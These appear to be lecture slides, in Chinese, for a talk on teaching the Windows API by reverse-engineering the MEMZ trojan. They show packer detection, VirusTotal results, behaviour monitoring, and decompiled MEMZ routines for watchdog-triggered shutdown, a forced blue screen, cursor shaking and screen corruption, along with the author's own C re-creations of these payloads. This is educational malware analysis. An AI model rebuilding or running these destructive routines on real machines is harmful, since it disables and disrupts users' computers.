



Learning Windows via Reverse Virus

#ReverseEngineering #windows.h

報告人：陳柄佑

\$Analysis virus

- 查殼Detect Packer
 - PEiD, UPX
- 搜尋資料
 - VirusTotal
- 行為分析Behavior Analysis
 - VM, Process Monitor, Process Hacker
- 靜態分析&動態分析Static, Dynamic Analysis
 - ida, x32dbg, gdb

Code

```
#include <stdio.h>
```

```
main(){puts("HelloWorld");}
```

\$Detect Packer


- 將編譯好的code透過UPX加殼
- 透過PEiD查殼
- 再透過UPX脫殼

\$VirusTotal

- [VirusTotal](#)

\$Registry

- 登錄檔
- USB隨身碟插入，
是否自動執行AUTORUN.INF
- 副檔名對應開啟的程式
- 對某物件點右鍵所跑出來選單項目



\$Behavior Analysis

- Process Monitor


The screenshot displays the Process Monitor application window. The main pane shows a list of events with columns: Time of Day, Process Name, PID, Operation, Path, Result, and Detail. A filter dialog box is open, titled "Process Monitor Filter". It contains a section "Display entries matching these conditions:" with a dropdown menu set to "Process Name", a relation "is", and a value "MEMZ.exe". Below this is a table with columns "Column", "Relation", "Value", and "Action". The table lists various filters, including "Process Name is test.exe" (Include), "Process Name is Procmon.exe" (Exclude), "Process Name is Procexp.exe" (Exclude), "Process Name is Autoruns.exe" (Exclude), "Process Name is Procmon64.exe" (Exclude), "Process Name is Procexp64.exe" (Exclude), "Process Name is System" (Exclude), and "Operation begins with IRP_MJ_" (Exclude). The dialog has "Reset", "Add", "Remove", "OK", "Cancel", and "Apply" buttons.

Column	Relation	Value	Action
<input checked="" type="checkbox"/>	Process Name is	test.exe	Include
<input checked="" type="checkbox"/>	Process Name is	Procmon.exe	Exclude
<input checked="" type="checkbox"/>	Process Name is	Procexp.exe	Exclude
<input checked="" type="checkbox"/>	Process Name is	Autoruns.exe	Exclude
<input checked="" type="checkbox"/>	Process Name is	Procmon64.exe	Exclude
<input checked="" type="checkbox"/>	Process Name is	Procexp64.exe	Exclude
<input checked="" type="checkbox"/>	Process Name is	System	Exclude
<input checked="" type="checkbox"/>	Operation begins with	IRP_MJ_	Exclude

Showing 123 of 1,553,387 events (0.0079%) Backed by virtual memory

\$Behavior Analysis

- Process Hacker




The screenshot shows the Process Hacker application window. The title bar reads "Process Hacker [DESKTOP-EIRGONR\bet]". The menu bar includes "Hacker", "View", "Tools", "Users", and "Help". The toolbar contains "Refresh", "Options", "Find handles or DLLs", "System information", and a search box with "MEMZ" entered. The "Processes" tab is selected, displaying a table of running processes. The table has columns for Name, PID, CPU, I/O total..., Private b..., User name, and Description. Five instances of MEMZ.exe are listed, all running under the user "DESKTOP-EIRGONR\b". The status bar at the bottom shows "CPU Usage: 29.63%", "Physical memory: 2.06 GB (42.25%)", and "Processes: 149".

Name	PID	CPU	I/O total...	Private b...	User name	Description
MEMZ.exe	4472	5.21		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	3752	4.46		1.67 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	7656	5.49		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	1892	6.11		1.73 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	1132	5.63		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	5572			2.84 MB	DESKTOP-EIRGONR\b	

\$MEMZ.exe

- [VirusTotal](#)
- PEiD



SUMMARY	DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.					
Popular threat: trojan.diskwriter/agentwdcr Threat categories: trojan, pus Family labels: diskwriter, agent label					
Security vendors' analysis Do you want to automate checks?					
AhnLab-V3	!	Trojan.Win32.DiskWriter.C1514156			
Alibaba	!	Trojan:Win32/DiskWriter.ded37607			
ALYac	!	Trojan.Diskwriter.gen			
Antiy-AVL	!	Trojan/Win32.TSGeneric			
Arcabit	!	Trojan.AgentWDCR.PKD			
Avast	!	Win32:MalwareX-gen [Trj]			
AVG	!	Win32:MalwareX-gen [Trj]			
Avira (no cloud)	!	TR/Rozena.AP			
BitDefender	!	Trojan.AgentWDCR.PKD			
BitDefenderTheta	!	AI:Packer.E0B41D791F			
Bkav Pro	!	W32.AIDetectMalware			
ClamAV	!	Win.Malware.Diskwriter-6914536-0			
CrowdStrike Falcon	!	Win/malicious_confidence_100% (W)			
Cylance	!	Unsafe			
Cynet	!	Malicious (score: 100)			
DeepInstinct	!	MALICIOUS			
DrWeb	!	Trojan.KillMBR.24807			
Elastic	!	Malicious (high Confidence)			
Emnisoft	!	Trojan.AgentWDCR.PKD (B)			
eScan	!	Trojan.AgentWDCR.PKD			
ESET-NOD32	!	Win32/Zmem.A			
F-Secure	!	Trojan.TR/Rozena.AP			



\$MEMZ.exe

Process Hacker [DESKTOP-EIRGONR\bet]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information MEMZ

Name	PID	CPU	I/O total...	Private b...	User name	Description
MEMZ.exe	4472	5.21		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	3752	4.46		1.67 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	7656	5.49		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	1892	6.11		1.73 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	1132	5.63		1.88 MB	DESKTOP-EIRGONR\b	
MEMZ.exe	5572			2.84 MB	DESKTOP-EIRGONR\b	

CPU Usage: 29.63% Physical memory: 2.06 GB (42.25%) Processes: 149

MEMZ.exe (3752) - 内容

Memory Environment Handles GPU Comment
General Statistics Performance Threads Token Modules

File

N/A
(UNVERIFIED)

Version: N/A

Image file name:
C:\Users\bet\Desktop\Virus_Pass1234\MEMZ.exe

Process

Command line: ::\Users\bet\Desktop\Virus_Pass1234\MEMZ.exe" /watchdog

Current directory: N/A

Started: 22 seconds ago (上午 02:55:00 2023/12/12)

PEB address: 0x5e7000 (32-bit: 0x5e8000) Image type: 32-bit

Parent: Non-existent process (3600)

Mitigation policies: N/A

Protection: None

Permissions Terminate

Close

MEMZ.exe

- 分為四大部分
- 啟動
- 偵測
- 彩虹
- MBR

MEMZ 啟動



```
if ( MessageBoxA(
    0,
    "The software you just executed is considered malware.\r\n"
    "This malware will harm your computer and makes it unusable.\r\n"
    "If you are seeing this message without knowing what you just executed, simply press No and nothing will happen."
    "\r\n"
    "If you know what this malware does and are using a safe environment to test, press Yes to start it.\r\n"
    "\r\n"
    "DO YOU WANT TO EXECUTE THIS MALWARE, RESULTING IN AN UNUSABLE MACHINE?",
    "MEMZ",
    0x34u) == 6
    && MessageBoxA(
        0,
        "THIS IS THE LAST WARNING!\r\n"
        "\r\n"
        "THE CREATOR IS NOT RESPONSIBLE FOR ANY DAMAGE MADE USING THIS MALWARE!\r\n"
        "STILL EXECUTE IT?",
        "MEMZ",
        0x34u) == 6 )
{
    v13 = (WCHAR *)LocalAlloc(0x40u, 0x4000u);
    GetModuleFileNameW(0, v13, 0x2000u);
    v14 = 5;
    do
    {
        ShellExecuteW(0, 0, v13, L"/watchdog", 0, 10);
        --v14;
    }
    while ( v14 );
    pExecInfo.cbSize = 60;
    pExecInfo.lpFile = v13;
    pExecInfo.lpParameters = L"/main";
    pExecInfo.fMask = 64;
    pExecInfo.hwnd = 0;
    pExecInfo.lpVerb = 0;
    pExecInfo.lpDirectory = 0;
    pExecInfo.hInstApp = 0;
    pExecInfo.nShow = 10;
    ShellExecuteExW(&pExecInfo);
    SetPriorityClass(pExecInfo.hProcess, 0x80u);
}
ExitProcess(0);
```

MEMZ 啟動

- 先跳出兩次的MessageBox
確認是否要執行


```
if ( MessageBoxA(
    0,
    "The software you just executed is considered malware.\r\n"
    "This malware will harm your computer and makes it unusable.\r\n"
    "If you are seeing this message without knowing what you just executed, simply press No and nothing will happen."
    "\r\n"
    "If you know what this malware does and are using a safe environment to test, press Yes to start it.\r\n"
    "\r\n"
    "DO YOU WANT TO EXECUTE THIS MALWARE, RESULTING IN AN UNUSABLE MACHINE?",
    "MEMZ",
    0x34u) == 6
&& MessageBoxA(
    0,
    "THIS IS THE LAST WARNING!\r\n"
    "\r\n"
    "THE CREATOR IS NOT RESPONSIBLE FOR ANY DAMAGE MADE USING THIS MALWARE!\r\n"
    "STILL EXECUTE IT?",
    "MEMZ",
    0x34u) == 6 )
```

MEMZ 啟動(無參數)

- LocalAlloc獲得0x4000(16384)的字節空間並把該位址pointer賦予給v13
- 獲得當下process的filename
- MEMZ.exe /watchdog x 5
- MEMZ.exe /main x 1
HIGH_PRIORITY_CLASS
- 結束當下process

```
v13 = (WCHAR *)LocalAlloc(0x40u, 0x4000u);
GetModuleFileNameW(0, v13, 0x2000u);
v14 = 5;
do
{
    ShellExecuteW(0, 0, v13, L"/watchdog", 0, 10);
    --v14;
}
while ( v14 );
pExecInfo.cbSize = 60;
pExecInfo.lpFile = v13;
pExecInfo.lpParameters = L"/main";
pExecInfo.fMask = 64;
pExecInfo.hwnd = 0;
pExecInfo.lpVerb = 0;
pExecInfo.lpDirectory = 0;
pExecInfo.hInstApp = 0;
pExecInfo.nShow = 10;
ShellExecuteExW(&pExecInfo);
SetPriorityClass(pExecInfo.hProcess, 0x80u);
}
ExitProcess(0);
```

MEMZ.exe



MEMZ 偵測

- 透過進程快照判斷當前 MEMZ.exe 進程個數
- 如果有其中一個進程被關閉 執行 shutdown

```
v10 = 0;
lpString1 = (LPCSTR)LocalAlloc(0x40u, 0x200u);
CurrentProcess = GetCurrentProcess();
GetProcessImageFileNameA(CurrentProcess, lpString1, 512);
v5 = '\\x03\\xE8';
while ( 1 )
{
    Sleep(v5);
    Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
    pe.dwSize = 556;
    Process32FirstW(Toolhelp32Snapshot, &pe);
    v3 = lpString1;
    v4 = 0;
    do
    {
        hObject = OpenProcess(0x400u, 0, pe.th32ProcessID);
        lpString2 = (LPCSTR)LocalAlloc(0x40u, 0x200u);
        GetProcessImageFileNameA(hObject, lpString2, 512);
        if ( !lstrcmpA(v3, lpString2) )
            ++v4;
        CloseHandle(hObject);
        LocalFree((HLOCAL)lpString2);
    }
    while ( Process32NextW(Toolhelp32Snapshot, &pe) );
    CloseHandle(Toolhelp32Snapshot);
    if ( v4 < v10 )
        shutdown(v6, v7);
    v10 = v4;
    v7 = 10;
}
```

MEMZ 偵測

- 建立了20個thread 透過 MessageBoxA彈出訊息

```
v3 = 20;
do
{
    CreateThread(0, 0x1000u, StartAddress, 0, 0, 0);
    Sleep(0x64u);
    --v3;
}
```

```
25 v2 = v14;
26 v14 = a1;
27 v9 = v2;
28 v3 = LoadLibraryA("ntdll");
29 RtlAdjustPrivilege = GetProcAddress(v3, "RtlAdjustPrivilege");
30 NtRaiseHardError = GetProcAddress(v3, "NtRaiseHardError");
31 v6 = (void (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))NtRaiseHardError;
32 if ( RtlAdjustPrivilege && NtRaiseHardError )
33 {
34     ((void (__cdecl *)(int, int, _DWORD, char *, int, int))RtlAdjustPrivilege)(19, 1, 0, (char *)&v13 + 3, v13, v9);
35     v6(-1073741790, 0, 0, 0, 6, &v11);
36 }
37 v7 = GetCurrentProcess();
38 OpenProcessToken(v7, 0x28u, &v12);
39 LookupPrivilegeValue(0, L"SeShutdownPrivilege", (PLUID)v10.Privileges);
40 v10.PrivilegeCount = 1;
41 v10.Privileges[0].Attributes = 2;
42 AdjustTokenPrivileges(v12, 0, &v10, 0, 0, 0);
43 return ExitWindowsEx(6u, 0x10007u);
44 }
```

主动引发蓝屏

主动退出Windows

```
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress:
push     esi
call     ds:GetCurrentThreadId
push     eax                ; dwThreadId
push     0                  ; hmod
push     offset fn          ; lpfn
push     5                  ; idHook
call     ds:SetWindowsHookExW
push     1010h              ; uType
push     offset Caption     ; "MEMZ"
mov      esi, eax
call     random
xor      edx, edx
div      ds:dword_402AD0
push     lpText[edx*4]      ; lpText
push     0                  ; hWnd
call     ds:MessageBoxA
push     esi                ; hhk
call     ds:UnhookWindowsHookEx
xor      eax, eax
pop      esi
retn     4
shutdown endp ; sp-analysis failed
```

```
ustPrivilege");
ardError");
, _DWORD, _DWORD))NtRaiseHardError;
nt))RtlAdjustPrivilege)(19, 1, 0, (char *)&v15 + 3, v
.Privileges[0].Luid);
```

MEMZ 彩虹 進入點

```
typedef struct{
    int temp;
    int (*func)();
}funcTable;

int func1(){
    puts("1");
}

int func2(){
    puts("2");
}

int func0(){
    puts("0");
}

int main(){
    funcTable table[3];
    table[0].func = func0;
    table[1].func = func1;
    table[2].func = func2;

    for(int i = 0; i < 3; i++){
        table[i].func();
    }
}
```

```
void __stdcall __noreturn rainbow(int (__cdecl **lpThreadParameter)(int, int))
{
    int v1; // esi
    int v2; // ebx
    int i; // edi

    v1 = 0;
    v2 = 0;
    for ( i = 0; ; ++i )
    {
        if ( !v1-- )
            v1 = (*lpThreadParameter)(v2++, i);
        Sleep(0xAu);
    }
}
```

MEMZ 彩虹 – 隨機開啟網頁or程式

```
int __cdecl openApp(int a1)
{
    unsigned int v1; // eax
    int v2; // eax

    v1 = random();
    ShellExecuteA(0, "open", (&lpFile)[v1 % 0x2E], 0, 0, 10);
    v2 = random();
    return double2int(
        COERCE_UNSIGNED_INT64((double)a1),
        HIWORD(COERCE_UNSIGNED_INT64((double)a1)),
        (double)(v2 % 200) + 1500.0 / ((double)a1 / 15.0 + 1.0) + 100.0);
}
```

MEMZ 彩虹 - 像阿扁一樣手抖

```
#include <windows.h>
#include <random>

using namespace std;

int main() {
    int a=0;

    while(true) {
        tagPOINT p;

        if(GetKeyState(VK_ESCAPE) & 0x8000)
            break;

        GetCursorPos(reinterpret_cast<LPPOINT>(&p));

        //std::cout << p.x << " " << p.y << std::endl;

        int a1, a2, b1, b2;

        a2 = rand() % 1000;
        b2 = rand() % 1000;

        a1 = rand() % (a/10000+2);
        b1 = rand() % (a/10000+2);

        SetCursorPos(p.x+a1*(a2%3-1), p.y+b1*(b2%3-1));
        Sleep(10);

        a++;
    }
}
```

```
int __cdecl mouse(int a1, int a2)
{
    int v2; // esi
    int v3; // edi
    int v4; // ecx
    int v5; // esi
    int v6; // ecx
    int v7; // eax
    int v8; // ecx
    int v9; // eax
    int v11; // [esp-4h] [ebp-18h]
    struct tagPOINT Point; // [esp+Ch] [ebp-8h] BYREF

    GetCursorPos(&Point);
    v2 = a2 / 2200 + 2;
    v3 = random(2200) % v2;
    v5 = random(v4) % v2;
    v7 = random(v6);
    v11 = Point.y + v3 * (v7 % 3 - 1);
    v9 = random(v8);
    SetCursorPos(Point.x + v5 * (v9 % 3 - 1), v11);
    return 2;
}
```

MEMZ 彩虹 - 笨貓亂按鍵盤

```
while(1){  
    INPUT pInput;  
    pInput.type = INPUT_KEYBOARD;  
    pInput.ki.wVk = rand() % 42 + 48;  
    SendInput(1, &pInput, sizeof(INPUT));  
    Sleep(10);  
}
```

```
int sub_4017A5()  
{  
    struct tagINPUT pInputs; // [esp+0h] [ebp-1Ch] BYREF  
  
    pInputs.ki.wVk = random(1) % 42 + 48;  
    SendInput(1u, &pInputs, 28);  
    return random(pInputs.type) % 400 + 300;  
}
```

MEMZ 彩虹 - 叭叭叭

```
LPCSTR sound[3] = {"SystemExclamation", "SystemHand"};

while(1){
    int num = rand() % 2;
    PlaySoundA(sound[num], NULL, 1);
    Sleep(1500);
}
```

```
int __thiscall playsound(void *this)
{
    unsigned int v1; // eax
    int v2; // ecx

    v1 = random((int)this);
    PlaySoundA((&pszSound)[v1 % 3], 0, 1u);
    return random(v2) % 20 + 20;
}
```

MEMZ 彩虹 - 桌面變色

```
int desktopColor()
{
    HWND DesktopWindow; // edi
    HDC WindowDC; // esi
    struct tagRECT Rect; // [esp+8h] [ebp-10h] BYREF

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);
    GetWindowRect(DesktopWindow, &Rect);
    BitBlt(WindowDC, 0, 0, Rect.right - Rect.left, Rect.bottom - Rect.top, WindowDC, 0, 0, 0x330008u);
    ReleaseDC(DesktopWindow, WindowDC);
    return 100;
}
```

```
HWND DesktopWindow;
HDC WindowDC;
RECT Rect;
while(1){

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);

    GetWindowRect(DesktopWindow, &Rect);

    BitBlt(WindowDC, 0, 0, Rect.right - Rect.left, Rect.bottom - Rect.top, WindowDC, 0, 0, 0x330008u);
    Sleep(1500);
    ReleaseDC(DesktopWindow, WindowDC);
}
```


MEMZ 彩虹 - 桌面黑洞？

```
C:\ DesktopWindows.cpp > main()
1  #include <windows.h>
2  #include <wingdi.h>
3
4  //pragma comment(lib, "winmm.lib")
5
6  //gcc DesktopWindows.cpp -o DesktopWindows -lgdi32
7
8  int main(){
9
10     HWND DesktopWindow;
11     HDC WindowDC;
12     RECT Rect;
13
14     DesktopWindow = GetDesktopWindow();
15     WindowDC = GetWindowDC(DesktopWindow);
16     GetWindowRect(DesktopWindow, &Rect);
17     for(int i = 0; i<10000; i++){
18         StretchBlt(WindowDC, 50, 50, Rect.right-100, Rect.bottom-100, WindowDC, 0, 0, Rect.right, Rect.bottom, SRCOPY);
19         Sleep(100);
20     }
21
22     ReleaseDC(DesktopWindow, WindowDC);
23 }
```

```
int __cdecl desktopCopy(int a1)
{
    HWND DesktopWindow; // edi
    HDC WindowDC; // esi
    struct tagRECT Rect; // [esp+8h] [ebp-18h] BYREF

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);
    GetWindowRect(DesktopWindow, &Rect);
    StretchBlt(WindowDC, 50, 50, Rect.right - 100, Rect.bottom - 100, WindowDC, 0, 0, Rect.right, Rect.bottom, 0xCC0020u);
    ReleaseDC(DesktopWindow, WindowDC);
    return double2int(200.0 / ((double)a1 / 5.0 + 1.0) + 4.0);
}
```

MEMZ 彩虹 - 隨機跳視窗

```
DWORD __stdcall lol(LPVOID lpThreadParameter)
{
    DWORD CurrentThreadId; // eax
    HHOOK v2; // esi

    CurrentThreadId = GetCurrentThreadId();
    v2 = SetWindowsHookExW(5, fn, 0, CurrentThreadId);
    MessageBoxW(0, L"Still using this computer?", L"lol", 0x1030u);
    UnhookWindowsHookEx(v2);
    return 0;
}
```

MEMZ 彩虹 - 圖標顯示

```
while(1){  
  
    a = GetSystemMetrics(11)/2;  
    b = GetSystemMetrics(12)/2;  
  
    GetCursorPos(&point);  
    hwnd = GetDesktopWindow();  
    GetWindowRect(hwnd, &Rect);  
  
    DrawIcon(GetWindowDC(hwnd), point.x-a, point.y-b, LoadIconW(NULL, (LPCWSTR)0x7F01));  
  
    if(t%50==0){  
        DrawIcon(GetWindowDC(hwnd), rand()%( Rect.right - Rect.left ), rand()%(Rect.bottom - Rect.top ), LoadIconW(NULL, (LPCWSTR)0x7F03)  
    }  
  
    ReleaseDC(hwnd, GetWindowDC(hwnd));  
  
    t++;  
    Sleep(10);  
}
```

```
int __cdecl drawIcon(int a1)  
{  
    int v1; // edi  
    int v2; // esi  
    HDC WindowDC; // ebx  
    int v4; // esi  
    int v5; // eax  
    int v7; // [esp-8h] [ebp-28h]  
    HICON IconW; // [esp-4h] [ebp-24h]  
    HICON v9; // [esp-4h] [ebp-24h]  
    struct tagPOINT Point; // [esp+14h] [ebp-Ch] BYREF  
    HWND hWnd; // [esp+1Ch] [ebp-4h]  
  
    v1 = GetSystemMetrics(11) / 2;  
    v2 = GetSystemMetrics(12) / 2;  
    hWnd = GetDesktopWindow();  
    WindowDC = GetWindowDC(hWnd);  
    GetCursorPos(&Point);  
    IconW = LoadIconW(0, (LPCWSTR)0x7F01);  
    DrawIcon(WindowDC, Point.x - v1, Point.y - v2, IconW);  
    v4 = random();  
    if ( !(v4 % double2int(10.0 / ((double)a1 / 500.0 + 1.0) + 1.0)) )  
    {  
        v9 = LoadIconW(0, (LPCWSTR)0x7F03);  
        v7 = random() % dword_405188;  
